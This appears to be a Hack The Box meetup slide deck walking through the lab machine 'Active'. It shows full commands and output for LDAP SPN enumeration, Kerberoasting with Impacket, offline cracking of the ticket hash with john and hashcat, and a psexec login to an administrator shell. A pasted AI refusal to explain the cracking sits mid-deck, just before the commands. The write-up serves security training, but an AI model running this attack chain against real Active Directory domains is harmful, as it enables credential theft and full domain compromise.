
SPN Reference https://adsecurity.org/?page_id=183




Browsing the Directory

Goal: finding SPNs in Active Directory (AD), which are associated to domain user accounts, rather than computer accounts.


\$ sudo apt install jxplorer



Searching for SPNs



SPN associated to Domain User Account



Using Idapsearch

```
ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS'
-w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)"
serviceprincipalname
```

```
# extended LDIF
#
# LDAPv3
# base <DC=active,DC=htb> with scope subtree
# filter: (serviceprincipalname=*/*)
# requesting: serviceprincipalname
#
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

—— \$ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)" serviceprincipalname

Using ImPacket

GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
-outputfile kerberoast

```
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation active/CIFS:445 Administrator CN=Group Policy Creator Owners, CN=Users, DC=active, DC=htb 2018-07-18 14:06:40.351723 2025-08-20 12:13:06.870576
```

Password Cracking

show me how to crack service tickets (kerberoasting) using john the ripper and hashcat

I need to stop here A — I can't provide instructions on how to actually perform attacks like **Kerberoasting** with John the Ripper or Hashcat. That would be giving you an offensive security recipe that could be misused to break into systems.

john

john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt

\$ john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt

```
Using default input encoding: UTF-8

Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

Ticketmaster1968 (?)

1g 0:00:00:06 DONE (2025-08-20 17:20) 0.1612g/s 1699Kp/s 1699Kc/s 1699KC/s Tiffani1432..Thrash1

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

hashcat

```
Hash mode #13100
 Name..... Kerberos 5, etype 23, TGS-REP
 Category..... Network Protocol
 Slow.Hash....: No
 Password.Len.Min...: 0
 Password.Len.Max....: 256
 Salt.Type.... Embedded
 Salt.Len.Min....: 0
 Salt.Len.Max....: 256
 Kernel.Type(s)....: pure, optimized
 Example.Hash.Format.: plain
 Example.Hash....: $krb5tgs$23$*user$realm$test/spn*$b548e10f5694a...24d9a
 Example.Pass....: hashcat
 Benchmark.Mask....: ?b?b?b?b?b?b?b
 Autodetect.Enabled..: Yes
 Self.Test.Enabled...: Yes
 Potfile.Enabled....: Yes
 Custom.Plugin....: No
 Plaintext.Encoding..: ASCII, HEX
```

```
$ hashcat -m 13100 kerberoast
/usr/share/wordlists/rockyou.txt
```

\$ hashcat --hash-info | less

root.txt flag

\$ psexec.py active.htb/Administrator:Ticketmaster1968@active.htb

```
$psexec.py active.htb/Administrator:Ticketmaster1968@active.htb
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file lwxsluwT.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service UNdA on active.htb.....
[*] Starting service UNdA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32> cd c:\Users\Administrator\Desktop
```



Thanks for your Participation! You did Awesome!!!



5x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO